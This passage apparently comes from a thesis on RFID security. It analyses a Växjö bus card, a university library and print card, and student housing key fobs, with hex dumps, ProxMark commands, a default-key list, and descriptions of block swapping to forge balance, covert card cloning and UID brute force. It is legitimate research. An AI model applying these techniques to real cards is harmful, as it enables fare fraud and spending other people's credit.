00A0h: 02 00 00 AA 40 02 AA 10 00 02 00 00 AA 50 02 1F  ...ª@.ª.....ªP..
00B0h: 43 4F 4D 4D 4F 41 78 77 88 99 43 4F 4D 4D 4F 42  COMMOAxw^™COMMOB
00C0h: A0 82 82 02 80 90 0A 00 00 00 00 00 01 00 3E CE   ‚‚.€.........>Î
00D0h: A0 82 82 02 80 90 0A 00 00 00 00 00 01 00 3E CE   ‚‚.€.........>Î
00E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00F0h: 43 4F 4D 4D 4F 41 78 77 88 99 43 4F 4D 4D 4F 42  COMMOAxw^™COMMOB
0100h: 85 83 2A 04 00 00 00 0C 61 00 00 00 00 00 00 00  …ƒ*.....a.......
0110h: 1F 00 85 26 64 0F 40 00 00 00 00 00 00 00 F1 A8  ..…&d.@.......ñ¨
0120h: 20 00 85 26 5C 0D 40 00 00 00 00 00 00 00 0F A6   .…&\.@........¦
0130h: 47 52 4F 55 50 41 78 77 88 99 47 52 4F 55 50 42  GROUPAxw^™GROUPB
0140h: 86 43 4C A2 2A C4 3A 00 40 00 00 00 40 00 00 00  †CL¢*Ä:.@...@...
0150h: 88 00 70 A9 0A A5 86 2A 94 1A 01 30 00 AA 00 00  ^.p©.¥†*”..0.ª..
0160h: A8 02 00 00 7E 0E 9C 04 04 00 00 00 E0 A9 8A 81  ¨...~.œ.....à©Š.
0170h: 47 52 4F 55 50 41 78 77 88 99 47 52 4F 55 50 42  GROUPAxw^™GROUPB
0180h: 11 51 02 00 C0 24 00 00 00 00 00 00 00 00 58 89  .Q..À$........X‰
0190h: 88 00 70 A9 0A A5 86 2A 94 1A 01 30 00 AA 00 00  ^.p©.¥†*”..0.ª..
01A0h: A8 02 00 00 7E 0E 9C 04 04 00 00 00 E0 A9 8A 81  ¨...~.œ.....à©Š.
01B0h: 47 52 4F 55 50 41 78 77 88 99 47 52 4F 55 50 42  GROUPAxw^™GROUPB
01C0h: AE 51 02 00 C0 24 00 00 00 00 00 00 00 00 27 64  ®Q..À$........'d
01D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01F0h: 47 52 4F 55 50 41 78 77 88 99 47 52 4F 55 50 42  GROUPAxw^™GROUPB
0200h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0210h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0220h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0230h: 47 52 4F 55 50 41 78 77 88 99 47 52 4F 55 50 42  GROUPAxw^™GROUPB
0240h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0250h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0260h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0270h: 47 52 4F 55 50 41 78 77 88 99 47 52 4F 55 50 42  GROUPAxw^™GROUPB
0280h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0290h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02B0h: 47 52 4F 55 50 41 78 77 88 99 47 52 4F 55 50 42  GROUPAxw^™GROUPB
02C0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
```

Figure 8-10 part of dump of bus card data stored in card sectors

Having dump data from a single card will not give us much clue about the way system works or clear meaning of each bit stored in card. To have a better understanding about data stored on card there are two typical approaches that we can follow to proceed. The ideal approach would be to intercept the communication between the card and a legitimate reader, and then study read/write queries send from the reader to our tag. This technique not only gives us information about exact value of changed data and their relevant sector, but also keys that are used to unlock and query the card (after applying related attack by using published Crapto1 library [124]). To use this method we should have the ProxMark device preconfigured in so-called "snoop" mode (via command "hf 14a snoop") and its antenna placed between the bus card and the legitimate reader during a card processing and authentication session. This approach is not really applicable to our case and scenario since legitimate reader devices are installed and available only inside busses, or at company sales points. In both cases it is not easy to carry a laptop connected to the ProxMark device and catch unnecessary attention. Of course this can be achieved by customizing the ProxMark firmware to boot automatically into snoop mode without user interaction and in standalone mode when connected to an external power source, similar to the ProxBrute customized firmware. To keep the test simple this approach has been skipped.

Second approach would be to monitor changes after each time a card is used, while considering known values and data about each usage. For example, before using the card we already know the time and date, card balance and also the station we will start using the card from. Having that in mind we`ll dump a copy of card data. After taking a ride, which is placing the card in proximity of the reader in bus once, we will take our second dump. By doing a differential analysis between two dumps we can see what exact bites has been modified, and to what value. Unfortunately this approach will not reveal us if a sector of card has been only read by the legitimate reader without modifying the data. To gain a better coverage and more accurate understanding, this process of dumping after each use should be repeated multiple times and different situations. Dumps can be obtained either via any reader device attached to a computer, or via any of modern smart phones that support the NFC technology. Since the bus card in our case is based on standard ISO14443 any standard NFC reader will be able read it. To obtain the proper dump with mobile phone, used application should support defining individual keys for each sector. This is not the case for most of NFC/RFID reading applications found in Android Google-Play market. After experimenting with some of available applications, "NFC Tag Cloner" [125] or "NFC Tag Info" [126] seemed to work well and provide required features such as defining key schemes for MIFARE cards. Figure 8-11 shows differential highlight of two dumps before and after a card usage.



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 54 E3 00 3F 88 88 04 00 C0 8E 1C D7 51 70 28 12  Tã.?ˆˆ..ÀŽ.×Qp(.
0010h: 00 00 83 2A FC FF 01 52 27 01 04 02 00 00 18 4E  ..ƒ*üÿ.R'......N
0020h: 00 00 83 2A 14 9A 01 52 27 01 04 02 00 00 CE FD  ..ƒ*.š.R'.....Îý
0030h: 43 4F 4D 4D 4F 41 78 77 88 99 43 4F 4D 4D 4F 42  COMMOAxwˆ™COMMOB
0040h: 06 00 00 06 00 00 05 00 00 02 00 00 02 00 00 EE  ...............î
0050h: 02 00 00 02 00 00 02 00 00 02 00 00 02 00 00 67  ...............g
0060h: 02 00 00 02 00 00 02 00 00 02 00 00 02 00 00 67  ...............g
0070h: 43 4F 4D 4D 4F 41 78 77 88 99 43 4F 4D 4D 4F 42  COMMOAxwˆ™COMMOB
0080h: 06 00 00 06 00 00 05 00 00 0B 00 00 AA 10 02 D0  ............ª..Ð
0090h: AA 10 00 AA 10 00 02 00 00 02 00 00 02 00 00 D2  ª..ª...........Ò
00A0h: 02 00 00 AA 40 02 AA 10 00 02 00 00 AA 50 02 1F  ...ª@.ª.....ªP..
00B0h: 43 4F 4D 4D 4F 41 78 77 88 99 43 4F 4D 4D 4F 42  COMMOAxwˆ™COMMOB
00C0h: A0 82 82 02 80 90 0A 00 00 00 00 00 01 00 3E CE   ‚‚.€.........>Î
00D0h: A0 82 82 02 80 90 0A 00 00 00 00 00 01 00 3E CE   ‚‚.€.........>Î
00E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00F0h: 43 4F 4D 4D 4F 41 78 77 88 99 43 4F 4D 4D 4F 42  COMMOAxwˆ™COMMOB
0100h: 85 83 2A 04 00 00 00 0C 61 00 00 00 00 00 00 00  …ƒ*.....a.......
0110h: 1F 00 85 26 64 0F 40 00 00 00 00 00 00 00 F1 A8  ..…&d.@.......ñ¨
0120h: 20 00 85 26 5C 0D 40 00 00 00 00 00 00 00 0F A6   .…&\.@........¦
0130h: 47 52 4F 55 50 41 78 77 88 99 47 52 4F 55 50 42  GROUPAxwˆ™GROUPB
0140h: 86 43 4C A2 2A C4 3A 00 40 00 00 00 40 00 00 00  †CL¢*Ä:.@...@...
0150h: 88 00 70 A9 0A A5 86 2A 94 1A 01 30 00 AA 00 00  ˆ.p©.¥†*”..0.ª..
0160h: A8 02 00 00 7E 0E 9C 04 04 00 00 00 E0 A9 8A 81  ¨...~.œ.....à©Š.
0170h: 47 52 4F 55 50 41 78 77 88 99 47 52 4F 55 50 42  GROUPAxwˆ™GROUPB
0180h: 11 51 02 00 C0 24 00 00 00 00 00 00 00 00 58 89  .Q..À$........X‰
0190h: 88 00 70 A9 0A A5 86 2A 94 1A 01 30 00 AA 00 00  ˆ.p©.¥†*”..0.ª..
01A0h: A8 02 00 00 7E 0E 9C 04 04 00 00 00 E0 A9 8A 81  ¨...~.œ.....à©Š.
01B0h: 47 52 4F 55 50 41 78 77 88 99 47 52 4F 55 50 42  GROUPAxwˆ™GROUPB
01C0h: AE 51 02 00 C0 24 00 00 00 00 00 00 00 00 27 64  ®Q..À$........'d
01D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01F0h: 47 52 4F 55 50 41 78 77 88 99 47 52 4F 55 50 42  GROUPAxwˆ™GROUPB
0200h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0210h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0220h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0230h: 47 52 4F 55 50 41 78 77 88 99 47 52 4F 55 50 42  GROUPAxwˆ™GROUPB
0240h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
```

```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 54 E3 00 3F 88 88 04 00 C0 8E 1C D7 51 70 28 12  Tã.?ˆˆ..ÀŽ.×Qp(.
0010h: 00 00 83 2A FC FF 01 52 27 01 04 02 00 00 18 4E  ..ƒ*üÿ.R'......N
0020h: 00 00 83 2A 14 9A 01 52 27 01 04 02 00 00 CE FD  ..ƒ*.š.R'.....Îý
0030h: 43 4F 4D 4D 4F 41 78 77 88 99 43 4F 4D 4D 4F 42  COMMOAxwˆ™COMMOB
0040h: 06 00 00 06 00 00 05 00 00 02 00 00 02 00 00 EE  ...............î
0050h: 02 00 00 02 00 00 02 00 00 02 00 00 02 00 00 67  ...............g
0060h: 02 00 00 02 00 00 02 00 00 02 00 00 02 00 00 67  ...............g
0070h: 43 4F 4D 4D 4F 41 78 77 88 99 43 4F 4D 4D 4F 42  COMMOAxwˆ™COMMOB
0080h: 06 00 00 06 00 00 05 00 00 0B 00 00 AA 10 02 D0  ............ª..Ð
0090h: AA 10 00 AA 10 00 02 00 00 02 00 00 02 00 00 D2  ª..ª...........Ò
00A0h: 02 00 00 AA 40 02 AA 10 00 02 00 00 AA 50 02 1F  ...ª@.ª.....ªP..
00B0h: 43 4F 4D 4D 4F 41 78 77 88 99 43 4F 4D 4D 4F 42  COMMOAxwˆ™COMMOB
00C0h: A0 82 82 02 40 D0 09 00 00 00 00 00 01 00 43 AF   ‚‚.@Ð........C¯
00D0h: A0 82 82 02 40 D0 09 00 00 00 00 00 01 00 43 AF   ‚‚.@Ð........C¯
00E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00F0h: 43 4F 4D 4D 4F 41 78 77 88 99 43 4F 4D 4D 4F 42  COMMOAxwˆ™COMMOB
0100h: 85 83 2A 04 00 00 00 0C 61 00 00 00 00 00 00 00  …ƒ*.....a.......
0110h: 1D 00 85 26 74 13 40 00 00 00 00 00 00 00 E9 4D  ..…&t.@.......éM
0120h: 1E 00 85 26 6C 11 40 00 00 00 00 00 00 00 DC D1  ..…&l.@.......ÜÑ
0130h: 47 52 4F 55 50 41 78 77 88 99 47 52 4F 55 50 42  GROUPAxwˆ™GROUPB
0140h: 86 43 4C A2 2A C4 3A 00 40 00 00 00 40 00 00 00  †CL¢*Ä:.@...@...
0150h: 88 00 70 A9 0A A5 86 2A 94 1A 01 30 00 AA 00 00  ˆ.p©.¥†*”..0.ª..
0160h: A8 02 00 00 7E 0E 9C 04 04 00 00 00 E0 89 89 81  ¨...~.œ.....à‰‰.
0170h: 47 52 4F 55 50 41 78 77 88 99 47 52 4F 55 50 42  GROUPAxwˆ™GROUPB
0180h: 6A 51 02 00 C0 24 00 00 00 00 00 00 00 00 5D 02  jQ..À$........].
0190h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01B0h: 47 52 4F 55 50 41 78 77 88 99 47 52 4F 55 50 42  GROUPAxwˆ™GROUPB
01C0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
01D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01F0h: 47 52 4F 55 50 41 78 77 88 99 47 52 4F 55 50 42  GROUPAxwˆ™GROUPB
0200h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0210h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0220h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0230h: 47 52 4F 55 50 41 78 77 88 99 47 52 4F 55 50 42  GROUPAxwˆ™GROUPB
0240h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
```

Figure 8-11 Comparing two hex dumps of a single card before and after a ride

From this stage, one can try comparing different dumps of cards after activities such as taking a ride, charging the card balance at a sales point or trying using the card at different stations to pin point meaning and relation of each changed bite with human readable data such as balance value, trip history, used bus line etc.

Another point that should be considered while analyzing data and finding possible vulnerabilities (to abuse/forge credit) is that the current system is centralized and all readers and sales points are connected and reporting to a central database. In case of mobile readers (in the bus) transactions seems not be completely live and data are updated with a short delay. Latest status of a registered bus card can be seen from the lanstrafikenkron.se website and it is noted that latest information and balance changes might take few hours to show up on website. Having these information in hand it is not possible to manipulate card balance only on the card, as it will cause conflict with central database, thus making the modified card invalid. Another point we know about the bus card is that the card stores our last trip history (date, time, station) so that it will not be charged again during the validity period of a ticket. This is an on-card modification and source of information so it can be a possible way to trick the reader not to charge a card again.

Beside raw card data samples, we also have two sources of information that we can use to understand contents of each sector and block. Anonymously released application mentioned at the beginning of this section and the "ResSaldo" mobile application found in Android market [127] both are capable of reading the card and interpreting the data to readable value. Unfortunately none of these applications are providing any source code and the ResSaldo application developer has also used source code obfuscation and protection tools to prevent easy and straightforward decompiling application. Although not in a clear and complete way, but it was still possible to retrieve important parts from the two sources by reverse engineering the binary codes of the released hack application and obfuscated decompile of ResSaldo application. It should be noted that the scheme of data and also protection keys used in Stockholm cards (which the initial hack application was released for) are slightly different from the scheme used in Växjö bus card, however key parts such as the way card balance and trip history are stored are very similar. This means the same application cannot be used to alter the card in our case, without prior modification of codes. A second variant of the same attack against Stockholm cards was also found later (Named 'VastTrafikReader'), which has been provided as an android application based on original tool ('VastTrafik_expl0it'), but including the source code. Studying the source code provided, confirmed previous findings about affected card sectors, and relation of human readable data and binary data stored in card sectors.

After summarizing all gathered information from card dumps, released application to alter the Stockholm cards and the ResSaldo applications we can have a more clear understanding of the structure of data stored in the card. Sector 2 stores transaction information, which is basically our current and to-be-charged next balance. Sector 5 stores trip history (only the last trip) including bus line, zone, date and time in which the card was stamped. Sector 6 is where the card balance is stored, storing current and previous balance in different blocks. All blocks data also have a checksum value but it is unknown to us how this checksum is calculated, so we cannot simply alter values stored in sectors. This however points us toward another vulnerability. Checksums are calculated per block, and not per sector. So we can replace an entire block (including the checksum) with another arbitrary block value (which also has correct checksum). This way we have not stored any invalid data on the card and checksums remain correct. Having that in mind, as also practiced in the original released attack tool, swapping the blocks representing current and previous balance in sector 6 will fool the reader to accept our arbitrary value. The reader however will overwrite this again, as soon as we stamp the card, so it is not a permanent change. This is not an issue in our case, since we can apply the same change over and over after each ride. Since this attack is already known, cards are monitored in central database and in case of detection of such anomaly the card (UID) is blocked, rendering that card useless permanently.


There is yet another attack vector that can be used by malicious customers to gain the chance to have rides without paying for ticket. In section 3 of this report we highlighted sniffing attacks and also techniques to improve the range of our reader. We also have already cracked the card sector keys and know that these keys are constant for all issued cards. Therefore we can easily steal other passenger's cards by placing our (covert) reader in proximity of their card and in a very short period of time we'll have a copy of their bus card. This practice, using a cell phone NFC reader and some of mentioned mobile applications take about 4 seconds to dump entire card sectors. Stolen card dump cannot be used immediately though. This is because of a unique serial number each card has (the UID) and also the fact that this UID is part of the data that is being verified and matched with rest of card information, so we cannot simply copy blocks of another card into the card we have. This is not possible due to the fact that sector 0 of MIFARE cards are locked to be read-only by manufactures and the UID of a card is a hardcoded value. This limitation can also be bypassed by either emulating the card (via any of available emulator hardware tools) or we can simply use the backdoored cards previously mentioned in this report, that allow us change the UID value and rewrite sector 0.

9 Case Study 2: University Library/Print Cards

Linnaeus University is using the RFID technology for multiple applications both by students and staff. At the time of writing this report the cards that are issued to students can be registered to be used for accessing university facilities and doors that are electronically locked, as library card for renting books and also as print card which allows students to use printer/scanner devices around university after adding some credit balance to their cards. During the process of issuing cards a four digit PIN code is also assigned to each card. No owner-specific information is printed on the card and the only information printed on the card is the serial number which is in fact decimal value of each card`s UID.

9.1 Analyzing and Breaking the Card


Checking the card with an HF reader such as HID OmniKey or mobile phone NFC readers confirms the type of the card to be MIFARE Classic 1k with the chip manufactured by NXP. A quick test showed that issued cards to students are using the default “FF FF FF FF FF FF” key for all sectors, which means any reader would be able to access to all card data sectors without any efforts. This attempt is shown in Figure 9-1.



```
proxmark3> hf mf chk *1 ? t
No key specified,try default keys
chk default key[0] ffffffffffff
chk default key[1] 000000000000
chk default key[2] a0a1a2a3a4a5
chk default key[3] b0b1b2b3b4b5
chk default key[4] aabbccddeeff
chk default key[5] 4d3a99c351dd
chk default key[6] 1a982c7e459a
chk default key[7] d3f7d3f7d3f7
chk default key[8] 714c5c886e97
chk default key[9] 587ee5f9350f
chk default key[10] a0478cc39091
chk default key[11] 533cb6c723f6
chk default key[12] 8fd0a4f256e9
--SectorsCnt:0 block no:0x03 key type:A key count:13
Found valid key:[ffffffffffff]
--SectorsCnt:1 block no:0x07 key type:A key count:13
Found valid key:[ffffffffffff]
--SectorsCnt:2 block no:0x0b key type:A key count:13
Found valid key:[ffffffffffff]
--SectorsCnt:3 block no:0x0f key type:A key count:13
Found valid key:[ffffffffffff]
```

Figure 9-1 Testing LNU Library card for default keys

Having the key we can dump the card as well. Doing so turned out that there is actually no specific data is stored in any of card sectors, beside sector 0, which contains card UID in block 1, and a copy of the same information in block 2. Other sectors are simply left blank. Figure 9-2 shows actual dump of a library card.



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 86 [redacted] ED [redacted] 00 46 8E [redacted] 06 12   †[redacted].FŽ[redacted]..
0010h: 86 [redacted] ED [redacted] 00 46 8E [redacted] 06 12   †[redacted].FŽ[redacted]..
0020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0030h: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF   ÿÿÿÿÿÿÿ.€iÿÿÿÿÿÿ
0040h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0050h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0060h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0070h: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF   ÿÿÿÿÿÿÿ.€iÿÿÿÿÿÿ
0080h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0090h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00B0h: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF   ÿÿÿÿÿÿÿ.€iÿÿÿÿÿÿ
00C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00F0h: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF   ÿÿÿÿÿÿÿ.€iÿÿÿÿÿÿ
0100h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0110h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0120h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

Figure 9-2 LNU Library card dump snip

9.2 Analyzing and Manipulation of Card

Since there is basically nothing but the UID is stored in the card, and all cards are also issued with default sector keys, multiple abuse and attack scenarios are possible. The first and most important issue is that with current configuration, it takes less than 3 seconds to clone any targeted card by using a mobile reader device. In a second approach there is not even an actual reader is necessary to lunch the attack. One can simply clone a card by having a picture from back of the card or the 10-digit serial number printed behind the card. Having that number we can craft a cloned card later on, and load it to our card emulator or backdoored UID rewritable card. Second issue with current deployment of the card is that currently students are asked to enter their PIN code only for opening the doors. No PIN code is required to use the card for printing, or to borrow and check out a book from library. While the financial damage might not be considerable, but it is still possible to forge identity of another student to checkout a book from library (and never returning it) or to simply use other students printing credits (which costs them money). Considering the fact that cards are usually purchased in large batches by consumers, they have a serialized UID, which means by knowing one valid UID or card number, you can guess the card numbers before and after it. Using a standalone and portable setup of ProxMark, it is possible technically possible to lunch a UID brute force attack against any of legitimate readers around university with a rate of at least one guess per second. This is not an optimized attack though, and considering the ease of guessing the right UID or obtaining it by other means mentioned before, it is not really necessary to use brute force attack.

There are other possible attack scenarios as well that has not been tested. One potential attack vector to test would be manipulating sector 0 of the card to test for possible SQL injection attack, or extending the RFID attack and combine it with possible entry points in university web-based systems. Farther studying of these possible attacks requires a more detailed assessment of university IT infrastructure, which was beyond the scope of this thesis report.

10 Case Study 3: Student Housing Tags

Two companies named ‘VäxjöBostater’ and ‘Stubor’ provide all of student housings in Växjö campus. Both companies are providing key fobs, which are used to open building entrance doors and in some cases also accessing laundry rooms. Infrastructure and backend for both companies, and both laundry rooms and entrance door electronic locks are provided by APTUS. While all doors are equipped with RFID readers that have PIN pad, students are not provided any PIN code for their tags, thus the only way remains to verify the identity of a tag or tag owner is by UID of given tag. APTUS provides wide range of reader devices and also tag classes and models, most of them only different in their internal parts or chips. This is specially the case for the tags they provide in key fob form factor. No information is printed on given tags so it is not possibly to identify the tag by simple visual comparison. Checking the web site of the company and reviewing specifications of the reader models deployed in campus and laundry rooms, there is no mention of type of the tag they can read, or even if they are HF or LF tags. Reader modules installed in campus seems to be ‘Boka 1306’ used for booking laundry, and ‘Öppna 1500’ for entrance doors. Figure 10-1 shows sample of deployed reader devices, and a key fob RFID tag.





Figure 10-1 VäxjöBostater RFID key fob and reader devices

10.1 Analyzing and Cloning the Tag

Having no previous knowledge about the tag or possible models we should first identify the type of the tag whether it is using LF or HF band. A simple test against the Omni Key HF reader leads to no result as the reader does not even identify the existence of the tag, so it is very likely that it should be an LF tag type. Since at the time of testing no off the shelf LF reader was available, ProxMark device was used for farther testing and investigation of the tag.


First step to identify an unknown tag would be to identify its operation frequency. ProxMark provides a command “hw tune” which can be used to make sure antenna attached to the device is working properly. Same option can be used to identify if a tag is an LF or HF. In normal condition where no tag is in proximity of antenna, there should be any noticeable voltage drop in antenna. As shown in Figure 10-2, first run of test is without a tag, and the next two are executed when the tag is placed in proximity of the antenna. A slight drop of voltage can be seen in second and third tune attempts that are an indication that our tag operates in LF.



```
proxmark3> hw tune
#db# Measuring antenna characteristics, please wait...
#db# Measuring complete, sending report back to host

# LF antenna: 12.89 V @   125.00 kHz
# LF antenna: 25.11 V @   134.00 kHz
# LF optimal: 26.05 V @   131.87 kHz
# HF antenna:  0.68 V @    13.56 MHz
# Your HF antenna is unusable.
proxmark3> hw tune
#db# Measuring antenna characteristics, please wait...
#db# Measuring complete, sending report back to host

# LF antenna: 12.49 V @   125.00 kHz
# LF antenna: 24.71 V @   134.00 kHz
# LF optimal: 24.84 V @   131.87 kHz
# HF antenna:  0.68 V @    13.56 MHz
# Your HF antenna is unusable.
proxmark3> hw tune
#db# Measuring antenna characteristics, please wait...
#db# Measuring complete, sending report back to host

# LF antenna: 11.55 V @   125.00 kHz
# LF antenna: 23.50 V @   134.00 kHz
# LF optimal: 23.50 V @   133.33 kHz
# HF antenna:  0.52 V @    13.56 MHz
# Your HF antenna is unusable.
proxmark3>
```

Figure 10-2 ProxMark antenna voltage test


Next step would be to identify the type or model of the tag. ProxMark support various LF tag models, so ideally one of the supported models should give us proper results and then we know which model our tag is. Most of ID only tags that are used for similar applications such as physical security and entrance control are in key fob form factor. This form factor is also found to be very popular for having EM Microelectronics chips in them. In this case unfortunately, the tag seemed not to be standard or compatible with any of model implementations in Proxmark. An attempt to read the tag in low level also produced inconsistent results, returning different string of data for each query as shown in Figure 10-3.



```
proxmark3> lf read
#db# buffer samples: 73 74 73 73 74 75 75 75 ...
proxmark3> lf read
#db# buffer samples: 63 65 66 67 69 6a 6b 6c ...
proxmark3> lf read
#db# buffer samples: e3 dd d1 c0 b0 a1 96 8e ...
proxmark3> lf read
#db# buffer samples: 58 35 1d 15 19 35 32 50 ...
proxmark3> lf read
#db# buffer samples: 7f 7f 5a 37 30 18 1c 36 ...
```

Figure 10-3 Key fob returning inconsistent and different data after each query

